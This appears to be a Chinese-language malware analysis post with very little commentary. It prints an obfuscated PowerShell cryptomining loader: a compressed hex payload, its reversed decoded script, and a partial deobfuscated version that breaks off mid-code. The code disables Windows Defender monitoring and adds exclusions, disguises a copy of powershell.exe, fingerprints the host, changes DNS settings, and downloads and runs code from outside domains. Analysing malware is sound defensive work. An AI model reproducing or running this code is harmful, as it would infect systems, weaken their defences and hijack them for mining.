4a16f77e82134e8df5d418bf8f5957e3fbe73e74ed318c6ae578b6a9a3f05aee493123
fd057f88c404310b495fbf4cb334af98feedcf9fe1d71e78407b7c6e33bbb9fb00af99
e7ca22f8ec8b7e05453fbfabaae3807fc8512c4775f296994a261fb7a05cfe9079f8f7
d4cb83d60d85714bab09e72b7f755d5b6d553ca1577cd89f09990eef7c1f2892cf60a
64025c865e07d5922692735541cfe925ff296509bfce23b19c7c1f976ca60f465d262b

ff8ceee673cf8c3dd6d9f2a695b6ea7fcf9ce674c1bcab53ad9007baa4e542918e9fc6
f916d8070f4a4139ac2138c9e5408dfff7ed48a1ae818ad00b144b8290d5ffb25bf3f9
99f8f39adfc19fb53c09afefefdbdd9a4c85ffea2cf7ff19dd5ba6235725efc925fb2f
b99fef58bf3a6cc7f892aa6d18ac158b98808054de8f77ef11dd32191b6159087cc7c4
c4318fbcff0f121f05481a02fd511fbd8a8f0df039f837cf4097f7057dbba25281d39d
1577fa3849da616679dbc2279d71f4b1a2970b0b72214f85d3b24f08703aaea88424ac
ab0f4ebc33b4a290c4b890596eed24adf7dfdbdcf1418e180389a0dae9ff4ff2508c3d
265bd6ef3faf09728ddf6def14f6affd5167bffafab37632c4690530b586ef9e317d9b
486cee4d6bcc9be4da68fa591544f4b2d69f9e1fbf79f7e311ca1cadc2a00e71e38a3e
3e93f6f99d0a9bdcf10feb92fbce64b938a70d34f3a53bf5c818f455ff2b79f0971dde
b181bd35dba32f2f0a95d9d73120078ea72a0715acda7f9a74e6e595a470c6ba4cdb6c
e63169cd4391109933245b63ba5f59ae7c46f8626eb8bfa783b857d25cbc84b4998f7e
dd4a9e929a5fd60dc8d19814acd5a594953c86d53cdb72163577645eb8e7cb5b5e2744
1809631294c220933c8452143d7e05bc159fb32111f457cd34ca229e3fcad2f78e8048
454d7ef0f5382bf2fd1272de42ce0a5ba6889d6cb11bc21d4dd6a8b72d58c2516fdec5
21b901065ec42d3c21f357afac5f14f683fc56c599196c7b29d5946d388ce7adbbb9f2
dbd774f4f5e7df9ec1446fbf8ece9d94fbea05f7eef379f6f78fd17cf0da5e144e2237
6d90db97f92adf2ce78f7d2f837b4888bc5903abfaa5e36c4a1cbe2bbf4d5de3d939b6
9e82ff9fc8a7e7b34c564621661d8d61f233bf0ee94e6dc2964283c72b47372535faeb
e3049f6d9ecd84c678eb453ce6b300dba5d0946f4219072d8e89b0629fd537113c4822
611fc14391f1f4284b94d1a83476f6ab99b42cd546db1acbe404ea024959643a62734c
b4f3b2f9965e15faca869dcea7bf5b0775b365d4f06baccdaaa1d9336aa493fcdc714f
9829b24dbc03c5e8c99e5f3256921f3b56421f035f0c732847e71693ed71e38a827af6
2b1583777f5b3ddbb0f3ffdf4defea3ddf10efcc09d31798477ef3e5ab5ed1cc8117f4
95e45ac8abe54cde87334b72606f9193231cbde6a15de108ed8da12ff25ff415166b45
ad2e44fc7776af3d7eb96d62ba60aff7576997d87476aec9a693536ea02ad5f8fc9b00
51ed767703264f4ec5d109a8dbe00da2cf39652fcb086a2cd21b7581924d82de58be6a
dd102dfa5e13e2773705d4e1679d31c2bd5cbf3fcd5f7784e7532ef3c1ced88e969266
b4a7ba0bfd9dd561069d5d57cf28cea1e97c2a2b709fa57e5ac9e7067a071183c943f
d92efef7cefce9d6029a70163d00207f23d4fd9ca710ee7f7875f4dadcd14f342277f0
bf307f1220b9812ecf497b01ad9bbf7e6f8193084d74758128a1e440efad1ecf5b3372
fa415818834dcd27401da4aeac66fdec1d3424532e8527ce6570607afedc7ecad59d8f
b7b3b92669515dcbc7e86f7cb22bb3c56b84613a0f935f91704e05573c65ffee294247
17ec523bf430e1b7aa039a039adce9767d2a1f1429aef616a4c22cd9fd9c9e7bb77495
8348fc37c4cffac4e3e9324dce12f49c93f20ec32f84fdc6ffad9272906c82f9d50eef
1972041ce301459c2ed7767b4103ee45f50205d34d7f3979cf9fa6e4a99ae0ba3ab019
324a42cabba5d5627642f8a9fa4661f234c337c5f2cbe6b784b0d00b35543e6654aae6
be602016816a68c738b38e239793b2dde105d489417cbaa2ec8867e6f8bde37b24e608
ab22cbcd045c465b66206fe1ec105d54c6a94f50f529024d542d59a231cb8585349eb0
165851a626e52970e590677fac5f18b57a7afbfd248911a4a66d359184feb7fde478821
4e7c927fa95910dcdae22d39daa0149dbf3aaa9eae92fb25e618126367c80b0d3942a4
064e72bf12a58e4457590d09396ce575f826b65ea2863a97ddbc4a53f4881a66bebc4d

```
84d5dc0d53529ce6de897bc61ce409c487efc34fb627ce79720950a347e82ac924da77
6785cfb9d05d9d51349ad1eab7c0a837d6c97923dd4c409c2e89e9e7df515050e535ac
ea95fca486b76930d379cfcf7bfaeb3dcb8495a4672f08947e97ce0a76a478ac6622d
f7cf5f28b2f4fdc64e69e8765b43519d78c745db12c16b3634c19c50bd5abe519e58ed
74f74fac6a5f6c22955338353d2c22fc95da7bfc563ffde96bc4a0a81542971775daf4
fa002a80569f6b6a08f66671666e640e8fbd79f51237a69a81d286873f4c6d3fc025
eb1a4f4f790d2bfa31f057ea22c89cfce248d5389f25876a9151165fc6e79bdc8c6ad1
a63fad065853e2b6b2501a0fce23b044474e7efaace9f930140ba58be9d66e39983e4e
6c90b5304737f09804720c974f29102ffda75b0650c6c34cc23e2705c6897428c66edf
6b2083a91d198041a3ab909fa22025c5fb77d7004e48de4d313c67f1034e65ca063354
6a1492ffa87ceb5ea17f703efd0db32e491416fa49084d660ff9aa4e6339b4967d4f52
bed80650532bbb433de5a17deb8d1e018845ace8f060a0c96d983864f20b00280cfcc7
4092d1064a36f6ea25f7de185dee028d34f59ae97dbedba124f45c1f97074da88c17a1
8055d7d91926a29b63979aab0f505c134fd843c0bf0d9ef7ec7a52bb73ef9748b575cb
d242670e03ce61ef2980f1e7eb2f3703cbef9270f6819ed607fcb2492b758102d452
cddbc5f8c40a4e633db58920ea9f7b0877047531decc4d0afd0d10a844816804be195b
2866327c8271a7da10b432cdc4a9e2d1b25f758939a09776a032feb020512a2d8b8411
4a9f97d4bedbf692648e964118cce7cb1b8fb72a21d472591141a93c2ca8aa5307a17a
3a5dfd9e8d438231ebfe8575807ac56b4506262326a411f7d4b3e599e6da758c07ffbc
5b73acc554c81881dfcc7bc5460b88ce2cb9f4470893ee8ff96413b11afcb6adba817d
f3d42079f79ccee888d488205ba9f2c29790a988f3824e4e08fb3579ab7c2404dea8a1
599e7a3cd78ce285d6504f73db256b21afe8b0506cd8c8288e773f61e7eba77fffe830
c7a2fd9d9df3dbf7f60d2ca9f3e38df3dcf26e7e793bdfdbd83a96a385eb2a4c666c19
154ecf8e2d305be350b9cf215cfd27d38ae0ff39dfbf98319fd369be6f73ecd77f34fa
70ff287a69ffbb3fdfddd87b3e94c7bd08f1d24e9c4f661bfb0cb986a00e9fb7b3b93f
de9f9fec1ecdefde9eecc18199ce3d70f4bd838793ecc1943cbefd9d5c3b6343677ba
1569371fd563bf2bf3bb8bfb3b33e0ce0ff2ddf39ddde9cebd7b3bf901bdb433b93f3
bbff760f26976ff4001b3ddf1d03f2f142abe5038c65532eede673a9e5f7ce740c2a41
f14af69a6ebf62556f3f525513414307dbcf5517ae730fddeeb37afce969f7fffd1a3e
f54c58bad8f3f4e47e9eff68bf62ef6bfbdbd747b371d8fb7d32df97bfc3c5f7efee6d
b77d2efdf497fe6176ea5bfdbaa997fb9c8bfb7b7fbfd4f7eb797afe7d5e2f47bf776b
effc9c7ef3ebef31b27ff0f'-
split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}})),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

解密得到如下

```
sET-VarIaBlE ('Q2G'+ '4h') ( " )' 'Nioj-
'X'+]3,1[)ecNerEFerPESOBreV$]gNiRTs[(
( &|
)63]rAHc[ ]gNiRTs[, )65]rAHc[+58]rAHc[+05]rAHc[((EcaLper.)93]rAHc[ ]gNiRT
```

```

s[, )311]rAhc[+97]rAhc[+211]rAhc[ ((EcaLper.)' | ', )021]rAhc[+121]rAhc[+31
1]rAhc[ ((EcaLper.)' )qOpXqOp+] '+'31[DIILEhs8U2+]1[dIILEhS8'+ 'U2      (
.xy'+ 'q)69]rAhc[, qOpQURqOp   EcALP'+ 'e'+ 'rc-43]rAhc[, qOp7kMqOpEcALPerc-
29]rAhc[, qOpd3yqOp   EcALPerc-      63]rAhc[, )68]rAhc[+45]rAhc[+76]rAhc[(
ECALPer-      93]rAhc[, )45'+ ']'rAhc[+66]rAhc[+58]rAh'+ 'c[(   ECALPer-
421]rAhc[, )18]rAhc[+501]rAhc[+001]'+'rAhc[(   EcALPerc-
)qOp}7kMnib.edo/lru_nwodV6C7kM      XEI'+ 'S
{))gol.kk4kkd3ypmt:qOp+qOpvneV6C      htap-tset(! (fiqOp+qOp}}      }
7kMniqOp+qOpb.liamqOp+qOp_fi/lr'+ 'u_nwodV6C7kM      XEIS
{))txt.4iq'+ 'Op+qOpIamdogd3ypmt:vneV6C      htap-tset(! (fi
{)liaMlaco1V6C(fi
){hctac})liaMlaco1V6C]fer[, 6BUqOp+qOpIiaMlacoLd3ylq0'+ 'p+qOpabo1G6BU,e
urtV'+ '6C(xetuM.gnidaerhT      tcejbo-weN;esa'+ 'lfV6C=liaMlaco1V6C{yrt
{)galfmV6qOp+qOpC(fi)}}yeksv6C      htap-tset=qOp+qOpga'+ 'lfmV6C
drowqOp+qOpD      epyt-      2      drauGledoMtcejbo      yeksv6CqOp+qOp
yqOp+qOpptreporPm'+ 'etI-teS      }      yeksv6C      metI-weNqOp+qOp
{))yeksv6C      htaP-tset(! (fi
'+ '7kMytirqOp+qOpuceSd3yko'+ 'oltuOd3y_V6Cd3yhtapV6C::yrtsiger7kM=yeksv
6C      {hcaerofQid})kooltuOd3y_V6Cd3yhtapV6qOp+qOpC::yqOp+qOprtsiger
htaP-tset( dnaqOp+qOp- 7kM+dd3y7kM hctam- _V6C{tcejbo-erehwQideman-
htapV6C::yrtsiger      metidlihc-teg{)htap'+ 'V6C::yrqOp+qOpqsigqOp+qOpeR
htap-tset(fi{)shatapV6C      ni
htapV6C'+ '(hcaerof)7kMosmV6CdnwV6CmrcV6Cd3yosmVqOp+qOp6CskhV6C7kM, 7kMo
smV6CmrcV6Cd3yosmVqOp+qOp6CskhV6C7kM, 7kMosmV6CdnwV6Csk'+ 'hV6C7kM, 7kMos
mV6CskhV6C7kM(@=shatapV6qOp+qOpC7kqOp+qOpMd3yerawtfoSd3yENIHCAmD3'+ 'qOp
+qOpy'+ 'YRTSIqOp+qOpGERd3ynuRoTkci1C7kM=mrcV6C7kMd3y'+ 'edoN2346wow7kM=
dnwV6C7kMeciff0d3ytfosorciM7'+ 'kM=osmV6C7kMd3yERAWTFOSd3yENIHCAm_LACOL
_YEKH7kM=skhV6C'+ 'q'+ 'Op+qOp}{hctacqOp+qO'+ 'p}}
'+ 'dnV6Cd3ypmt:vneV6C      metI-evqOp+qOpomeR
)61, 7kM*d3ydnV6Cd3ypmt:vneV6C7kM(er'+ 'eHypoC.)pmt:vneV6C(ecapSemaN.)nq
Op+qOpoitacilppA.llehS      tcejbo-moC-      qOp'+ 'qOpptcejbo-weN(
)7kMdnV6Cd3ypmt:vqOp+qOpneV6C7kM, 7kMdnV6C/7kM+lru_ '+ 'nwodV6C(7kMeliqOp
+qOpFdao1nwod7kM.)tneilQURCbeW.'+'tqOp+qOp'+ 'eN      tceQURjbo-wQUren(
{)86953022 en- htgnelq'+ 'Op+qOp.)gdnV6C      metI-teG( ro- qOp+qOp)gdnV6C
htap-tsetqOp+qOp(! (fi      '+ '7kMtad.gdvnd'+ '3ypmt:vneV6C7kM=gdnV6C
7kMpiz.dvn7kM=dnV6C      qOp+qOpqOp+qOp{)46siV6C      '+ 'dna-
nsiV6C(fi{yrt7kMpsj.troper/lrqOp+qOpu_erocV6C7kM XEIS}}{hctac }      }
}      '+      qOp+qOp)setyb_warV6C]][rahc[nioj-qOp+qOp( XEI
{      ))yarrAety'+ 'bV6C, 1ahsv6C, setyb_warV6C(ataDyfirev.asrV6C(fi
r'+ 'edivorPecivreSotpyrC1qOp+qOpAHS.yhpqOp+qOpargotpyrC.ytiruceS.metsy
S'+ '      tcejbo-w'+ 'eN      =      1ahsv6C
)46esabV6C(gnqOp+qOpirtS46esaBmorF::]trevnoc[      =      yarrAety'+ 'bV6C

```

```

)setyb_ngisV6C]][rahc[(nioj- = 46esabqOp+qOpV6C
)smaraPasrV6C(sretemaraPtropmqOp+qOpI.asrVqOp+qOp6C
;redivorPecivreSotpyrCASR.yhpargotpyqOp+qOprC.ytiruceS.metsyS'+
em'+aNqOp+qOpepyT- tcejb0-weN = asrV6C 10x0,00x0,10x0
q'+Op+qOp= tnenopxE.smaraP'+asrV6C
qOp+qOpd5x0,b6x0,qOp+qOp74xqOp+qOp0,7bx0,83x0,'+'aex0,79x0,eax0,b7x0,4
ax0,36x0,88x0,7fx0,5dx0,36x0,dfx0,27x0,01x0,59x0,e2x0,6fx0,f3x'+0,79'
+'x0,bdx0qOp+qOp,89x0,a0x'+0,bcx0,03x0,e6x0,93x0,fcx0,0dx'+0,24x0'+
,e8x0,59x0,eax0,a6x0,19qOp'+qOpPx0,7ax'+0'+,0qOp+qOp4x0,97x0,dcx0,2
1x0,2e'+x0,fqOp+qOp9x0,7ax0,'+'a8x0,87x0,43x'+0,'+'7cx0,7ex0,dcx0,10
'+x0,25x0,6cx0,37x0,03x0,91x0,1dx0,b2x0,d7x0,b9x0,e2x0,8bx0,c6x0,eex0
,29x0,2fx0,53x0,fbx0,88x0,cdx0,06x0,1dx0,11x0,6fx0,fqOp+qOp4x0,'+'6ax0
,dbx0,edx0,acx0,e6x0,69x0,70x0,68x0,0qOp+qOp7x0,26x0,b3x0,f'+4x0,3fx0
,b'+6x0,7'+3x0qOp+qOp,dcx0,dcx0,0cx0,d3x'+0,25x0,c3x0,32x0,e4x0,eax
0,6dx0,76x0,bex0,55x0,b7x0,c'+6x0,e6x0,37x0,a9x0,35x0,37x0,ffx0,f2xq0
p+qOp0'+,ffx0,28x0,d9x0,99x0,e5x0,14x'+0,d6x0,cbx0,79x0,bbx0,7dx0qOp
+qOp,8ax0,56x0,aqOp+qOpdx0 = suludoM.smara'+PasrV6C
sretemaraPASR.yhpargotpyrC.ytiruceS.met'+syS tcejb0-w'+eN =
smaraPasrV6C ;]tnuoc.setyb'+_serV6C..371[setyb_serV6C =
setyb_warVqOp+qOp6C ;]17'+1..0[setyb_serV6C =
s'+etyb_ngisV6C qOp+qOp{ }371 tg- tnuoc.setyb_serV6C(fi
)+'lrulanifV6C(ataDdaol'+nwoD.tneilcbewV6C = setyb_serV6C
){hctac } ))6BU-
6BU,6BUD3qOp+qOpPy6BU(ecalper.kcuD_nomeL'+V6qOp+q'+OpC+7kM-
kcuDqOp+qOp-nomeL7kM,7kMtnegA-
res'+U7kM(dda.sredaqOp+qOpeH.tnei'+lcbewV6C {yrt
7kMsmarapV6C7kM+7kM?7kM+7kMlruV6C7kM = lrulanifV6C
tneilQrCbew.teN tceQrjb0-wQureN = tneilcbewV6C {yrt }
lruV6C]gnirts[ (maraP { XEIqOp+q'+OpS noitcnuf)7kM&7kMnioj-
)7kM4.07kM,pmatsemitV6C,emitpuV6C,qOp+qOprhmV6C,pimV6C,vmV6C,)7kM7kMni
oj-]5..0[5dmrk1V6C(,)7kM7kMnioj-]5..0[5dmm1V6C(,)7kM7kMnioj-
]5..0[5dmfilV6C(,'+'timrepV6C]tnI[,memV6C,dracV6C,evirdV6C,niamodV6C,r
esuV6C,46siV6C]tnI[,soV6qOp+qOpC(@(+7kM&7kM+=smarapV6C){hctac}))6BU9.9
.9.96BU,6BU8.8.8.86BU(@ (redr0hcraeSrevreqOp+qOpSSNDteS.)eurt='+delban
epi retlif- noitarugifnoc'+retpadakrowten_23niw'+ ssalc- tcejboimw-
te'+g({yrt}))emanerV6C bpg(+)nibrkV6C 5dmrkV6C 4edocV6C fcg(( pts
{)rKlacolV6C(fi4edocV6C xEQUrI7kMrK7kM edocg=4edocV6C}'+)
))em'+anerV6C nibgmV6qOp+qOpC apqOp+qOpq(+nibgmV6C qOp+qOp5dmgmV6C
3edocV6C fcg(( pts {qOp+qOp)gnMTlacolV6C(fi 3edocV6C xEQUrI
7kMqOp+qOpqgnMT7kM'+ edocg=3edocV6C {)46siV6C dna- )as'+iV6C ro-
nsiV6C((fi}))emanerV6C nibmV6C apg'+(+nibmV6C 5dmmV6C
2eqOp+qOpdocV6C fcg(( pts {)nMTla'+colV6C(fi 2edocV6C

```



```
xEQUrI                                qOp+qOp7kMnMT7kM                edocg=2edocV6C
{)46s'+iv6C(fi}))emaqOp+qOpnerV6C                bpg(+'+')n'+iqOp+qOpbfiv6C
5dqOp+qOpmfiV6C                1edocV6C                fcg((                pts
{)fIlacOlV6C(fi1edocV6Cq'+Op+qOp                xEQUrI7kMfI7kM
edocg=1edocV6C}6qOp+qOpBU}{htac})6BU+lfV6C+6BUlac'+olV6C]fer[,6BU6BU
6BU+lfV'+6C+6BUlacoLed3ylabo'+lg6BU6BU,eqOp+qOpurtV6C(xetuM.gnidaerh
T tcejb0-weNqOp+qOp;esalfV6C=6BU+lfV6C+6BUlaco1V6C{yrt6BU qOp+qOp{
)+'lfV6C(edocg noitcnuf}6BU- 6BU+emanV6C+6BUQid)nocV6C]][rahc[nioj-
+'('+'XEQ'+U'+rI6BU '+' {)emanV6C(bpg
noitcnuf}7kMexe'+'.manfV6Cd3y%pmt% & exe.manfV6Cd3y%pmtqOp+qOp%
iro.manfV6Cd3yqOp+q'+Op%pmt% y/'+' '+'ypoc c/ dmc& -
+'emanV6CQid7qOp+qOp'+kM+)6BU&^^6BU, '+'6BU&6BU(ecalper.)qOp+qOp6BUQ
iq'+Op+qOpd^^6BU,6BUQid6BU(ecalpeqOp+qO'+pr.)6BUnibV6C setyBEP-
1tset;))001 tqOp+qOpnuoC- modnaR-
teGQid)721..'+'1((+_+'nibV6C,pemV6C(setyB1lA'+etirW::]eliF.OI.metqOp
+qOpsySqOp+qOp[;6BU6BU6BU+7kMiro.manfV6Cd3y7kM+6BU6BU6BU+pmt:vneV6C=pe
mV6C;)(enolC.nibV6C=_nibVqOp+qOp6C;0000'+0001(setyBdaeRqOp+qOp.))ss
eqOp+qOprrpmocD::]edoMnoisserpmoC.no'+qOp+qOpisserpmoC.OI[(
,))]]tnuoc.nocV6C(..)1+iv6C([nocV6CqOp+qOp,(maer'+tSyrom'+eM.OI.mets
yS tcejb0-weN( maertSpi'+zG.noisserpmoC.OI.me'+tsyS tcejbqOp+qOp0-
weN(redaeRyraqOp+qOpniB.OI tcejb0-
weN(=nibV6C;)]iv6C..0qOp+qOp[nocV6C]qO'+p+qOp][rahc[nioj-
(xeQUri;}}kaerb{)a0x0 qe- ]iv6C[nocV6C(fi){}1=+iv6C;1-tnuoc.nocV6C t1-
iv6C;0=iv6C(rofqOp+q'+Op6BU( {)emanV6C,manfV6C(apg
+'noitcnuf})+'6BU&^^6BU,6BU&6BU(ecalper.)6BUQid^'+^^6qOp+qOpBU,+'
6BUQid6B'+qOp+qOpU(ecalper.)6BU]_5dm'+V6C=5dmfiV6C;+'_nocV6CqOp+qOp
=nocV6C+'{)puonV6C(fi){}1=puonV6C{esle})nocV6C,pfiV6C(setyB1lAetirW::]
eliF.OI.metsyS[{)5dmfiV6Cqe-tV6C(fi;no'+cV6C
5dmg=tV6C;6BU6BU6BU+'+'smarapV'+6C+6BU?6BU+nfV6'+C+6BU/6BU6BU+lru_n
wodV6qOp+qOpC(aqOp+qOptaddaolnwod.)tneilQUrCbeW.teN'+ tceQUrjb0-
wQUreN(=nocV6C+'{)puonV6C!(fi){}1=puonV6C{)5dmfiV6Cqe-
_5dmV6C(fi;_nocV6CqOp+qOp
5dmg=_5dmV6C;)pfiV6C('+'setyB1lAdaeR::]eliF.OI.metsyqOp+qOpS[=_nocV6C{
)pf'+iv6C htap-tset(fi)sV6C
nruter;})6BU6BU2x6BU6B'+U(gnirtSoT._V6C+=sV6C{hcaerofQidqOp'+qOp)no
cV6C(hsaHetupmoC.)(etaerC::]5DM.yhpargotpyrC.ytiruceS.metsyS[{)nocV6C(
5dqOp+qOpmg
noitcnuf;6BU6BU6BU+lru_nwodV6C+6BU6BU6BU=1+'ru_nwodV6C;6BU6BU6BU+nfqO
p+qOpV'+6C+6BUd3y6BU6BU+pm'+t:vneV'+6C=pfiV6C;6BU6BU6BU'+dmV6C+6B
U6BqOp+qOpU6BUqOp+qOp=5dmfiV6C;6BU+edocV6C+6BU ohce6BU(
{)nfV6C,dmV6C,edocV6C(fcg noitcnuf}7kMargV6C c/7kM
tsiLtneqOp+qOpmugrA- exe.dmc htaPeliF- sseqOp+qOpcorP-
```

```

'+'tqOp+qOpr'+'atS          argV6C   tsoh-etirw          {}argV6C(pt'+'s
noitcnufpmt:vneV'+'6C          noitacol-tes7kqOp+qOpM&7kMnioj-
)camV6C,diqOp+qOpugV6C,e'+'man_pmocV6C,vV6C(@=sma'+'rapV6C]1[])7kM?7kM(
tilps.lruV6C=vV6C}1=asiV6C{)})7kMDMAQqOp+qOpidnoedaR7kM          hctam-
dracV6C(({fi}1=nsiV6C{)})7kMECROFEGQidAIDIVNQidXTG7kM          hctam-
dracV6C(({fi}{hqOp+qOpctac}emaneqOp+qOprV6Cd3y0.1vd3yqOp+qOpllehSrewoPs
wodniWd3y23met'+'sysd3yswodniwd3y:c          ssecorPnoisu'+'lcxE-
e'+'qOp+qOp'+'cnereferPpM-qOp+qOpddA
ex'+'e.llehsrewopd3y0.1'+'vd3ylllehSrewoPqOp+qOpswodniWdqOp+qOp3y23mets
ysd3yqOp+qOpswodniwd3y:c ssecorPnoisulcxE- ecnereferPpM-ddA          d3y:c
htaPnoisulcxE- ecnereferPpM-ddA          1 gnirotinoMemitlaeRel'+'basiD-
ecnereferPpM-teS          {qOp+qOpyrt}{hctac})6BU,6BU(nqOp+qOpioj-
latot.etarhsah.jboV6C=rhmV6Cpi.noitcennoc.jboV6C=pimV6Cnoisrev.jboV6C=
vmV6CqOp+qOp))6BUyrammus/qOp+qOp1/96634:1.0.'+'0.721//:ptth6BU(7kMgnir
tsdaolnwqOp+qOpod7kM.'+')tneilQUrcbew.ten          tceQUrjbo-
wQUrenqOp+'+'qOp((tcejb0ezilaireseD.)rezilaireStpircqOp+qOpSavaJ.noita
qOp+qOpzilaireS.tqOp+qOppircS.bew          tcejb0-weN(          =
'+'jboV6C)7kMsqOp+qOpnoisnetxE.bew.metsyS7kM(emaNlairaPhtiqOp+qOpWdao
L::]ylbmessA.noitcelfer[{yrt)9,0(gnirtsbuS.)7kMs%7kM tam'+'roFU- etaD-
teG(          =          pmatsemitV6C}{hctac}7kMQid7kMnioj-
)})0((gnqOp+qOpirtsot.epyTevirD._V6C(+7kM_7kM+]0[qOp+qOp)emaN._V6C({
hca'+'erof Qid }))7kM23TAF7kM qe- tamroFevirD._V6C( ro- )7kMSFTN7kM
qe'+'- tamroFevirD._V6C(( dna- ))7kMkrowteN7kM qe'+'- epyTevirD._V6C(
ro- )7kMelbavom'+'eR7kM qe- epyTevirD._'+'V6C(( dna- )4201 tg-
ecapSeerFelbaliavA._V6C( dqOp+qOpna- ydae'+'RsI._V6C{ erehw Qid
)(sevirDteG::]ofnIevirD.OI.metsys[(          =
evirdV6C{yrtbG1/musmV6qOp+'+'q0'+'pC=memV6C;} yticapaC'+'._V6C          =+
m'+'usmV6C { }0 = musmVqOp+qOp6C{% Qid yromeMlacyshP_23niW
imwgeman'+'.)rellortnoCoediV_23'+'niW          tcejb0imW-teG(          =
dracV6C}sdnoceslaq0'+'p+qOp tot._V6C{hcaerofQid)tnuoCkciT::]tnemnorivne
[(sdnqOp+qOpocesilliMmorF::]napsemit['+'          =
emitpuV6CniamoD.)metsysre'+'tupmoc_23niw          tceqOp+qOpjb0imW-teG(          =
niamodV6q0'+'p+qOpCEMANRESU:vneV6C          =
resuV6'+'qOp+qOpCnoisrev.bsoV6C+qOp+qOp7kM_7kM+)7kM7kM,7kM          swodniW
tfosorcqOp'+'+qOpim7kM(ecalper.noitpaC.bsoV6C          =
soV'+'6C)metsySgnitarep0_+'+'23niW          ssaqOp+qOpplc- tcejb0imW-teG(          =
bsoV6C'+'1 tsrif'+'- tcejbo-tceles Qid sserddacaM.))eurtV6C QE-
delbanepi._V6C{ erehw QiqOp+qOpd noitarugifnoCretpadAkrowteN_23niW'+'
tcejb0imW-teG( = camV6CDIUU.)tcudorPmetsySretupmqOp+qOpoc_2qOp+qOp3niW
tcejboimw-teg(          =qOp+qOp          diugV6C'+'EMANRETUPMOC:vneV6C          =
eman_pmocV6C)7kMrotartsinimdA7kM
]eloRnItliuBswodniW.lqOp+qOpapqOp'+'+qOpicnirP.yt'+'iruceS[(eloRnIsI.)

```



```

)(tnerruCteG:'+' :]ytitnedIswodniW.lapicnirP.ytiruceS[ ]lapicnirPsw'+ 'd
niW.lapicnirP.ytiruceS[ ( = timrepV6C7kM/7kMnioj-
]2..0[]7kM/7kM(tilps.lruV6C =
lru_erocV6'+ 'C}7kMmoc.xnyma.t// :ptth7kMq'+ 'Op+qOp=lrqOp+qOpV6C{ }lru'+
'V6C!(fiqOp+qOp7kMmoc.gnkca.d// :ptth7kM =qOp+qOp
lru_nwodV6C}{htac}))7kMnibrkV6Cd3ypmt:vneV'+ '6CqOp+qOp7kM(sqOp+qOpety
BllAdaeR::]eliF.OI[(
5dmg=5dmrk1V6C{yrt}{htac}))7kMnibmV6Cd3ypmt:vne'+ 'V6C7qOp+qOpkM(setyB
llAdaeR::]eliF.OI[(
5dmg=5dmm1V6C{yrt}{htacqOp+qOp}))7kMnibfiV6Cd3ypmt:vneV6C7kM(setyBllA
daeR::]eliF.OI[(
5'+ 'dmg=5dmfilVqOp+qOp6C{yrtqOp+qOp7kM7kM,7kM7kM=5dm'+ 'rk1V6C,5
dmm1V6C,5dmfilV6Cemanrtteg=emanerV6C}emaqOp+qOpneV6C'+ '
nrqOp+qOpqOp+qOp
}7kMexe.llehsrewop7kM=emaneV6C{ })7k'+ 'M'+ 'emanqOp+qOpeV6Cd3yhtaprV6C7k
'+ 'qOp+qOpM htap-tset(! (fi llun-
tuoQid7kM'+ 'emaneV6Cd3yhtapr'+ 'V6C7kM 7kMexe.llehsrewopd3yhtaprV6C7kM
meti-ypoc 7kMexe.7k'+ 'M + ))'+ '6%)modnaR-teG(+6( tnuoC- modnaR-
t'+ 'eGQid)221..79+09..56+75..84[ ] [rahc[ (nioj-=emaneV6C { } }
qOp+qOp emaneV6C nruter { })_5dmV6C qe-
5dmtV6CqOp+qOp(fiqOp+qOp
'+ '))7kMemaneV6Cd3yht'+ 'apqOp+q'+ 'OprV6C7kM(seqOp+qOpptyBllAdaeR::]eliF
'+ '.OI[( qOp+qOp5dmg=_5dmV6'+ 'C { )semaneV6C ni emaneV6C(hcaerof
))7kMexe.lleht'+ 'srewopd3yhtaprV'+ '6C7kM(setyBllAqOp+qOpdaeR::]eliF.OI[(
( 5dmg = 5dmtVqOp+qOp6C
}eman._V6C{qOp+qOpqhOp+qOpcaerofQidexe.llehsreqOp+qOpw'+ 'op edulcxE-
exe.'+ '* edulcnI- 7'+ 'kM*d3yhtaprV6C7kM icg = semaneV6C'+ '
7kM0.1Vd3ylqOp+qOplesrewopswodniWd3y23metsySqOp+qOpd3yswodniWd3y:C7kM
=htapr'+ 'V6C { )(emanrtteg noitcnuf}lV6C nruter
})6BU2x6BU(gnirts'+ 'oT._V6C=+lV6C{hcaerofQid)dV6C(hsaHqOp+qOpetupmoC.)
(etaerC::]5DM.yhpargotpyrC.ytiruceS[ { )dV6C(5dmqOp+qOpq
noitcnuf}7kM2962557a5'+ 'e041f580qOp+qOp67f1fabfffb2428c7kM=5dmgmV6C'+ '
7kMnib.g6m7kM=nibgmV6C
7'+ 'kM53'+ '9e05e7d'+ 'dce36e1e6c7e90qOp+qOp5d4419dcd7kM=5dmqOp+qOpmV6C
7kMnib.6m7kM=nibmV6C
{ )46siV6C(fi7kM30b4cf48d35c1d78qOp+qOpd2'+ '6389ba7ceca40e7kM=5dmrkV6C7
kMni'+ 'b.rk7kM=nibrkV6C7kM8511d8qOp+qOpf8e1f01c0330e8'+ '0b5df37b6a587k
M=5dmfiV6C7kMnib.fi7kM=nibfiV6qOp+qOpC'+ ' }eurtV6C=46siV6C{ })8 qe-
eziS::]rtPtnI[qOp+qOp(fiqOp(( '(" ); [STRInG]::Join('' , $q2g4H[ -1
... ($q2g4H.LenGTH) ] ) |&( $psh0me[21]+$PShomE[30]+'x')

```

翻转 + 去混淆如下

```

if([IntPtr]::Size -eq
8){$is64=$true}$ifbin="if.bin"$ifmd5="85a6b73fd5b08e0330c10f1e8f8d1158
"$krbin="kr.bin"$krmd5="e04ac7ab98362d87d1c53d84fc4b03"$if($is64){
$mbin="m6.bin" $mmd5="dcd9144d509e7c6e1e63ecdd7e50e935"
$mgbin="m6g.bin" $mgmd5="c8242bffbaf1f76085f140e5a7552692"}function
gmd5($d){
[Security.Cryptography.MD5]::Create().ComputeHash($d)|foreach{$l+=$_.T
oString('x2')}return $l}function getname(){
$spath="C:\Windows\System32\Windowspowershell\V1.0" $names = gci
"$spath\*" -Include *.exe -Exclude powershell.exe|foreach{$_.name}
$tmdd5 = gmd5 ([IO.File]::ReadAllBytes("$spath\powershell.exe"))
foreach($name in $names){ $md5_=gmd5
([IO.File]::ReadAllBytes("$spath\$name")) if($tmdd5 -eq $md5_){
return $name } } $name=-
join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-
Random)%6)) + ".exe" copy-item "$spath\powershell.exe"
"$spath\$name"|out-null if(!(test-path
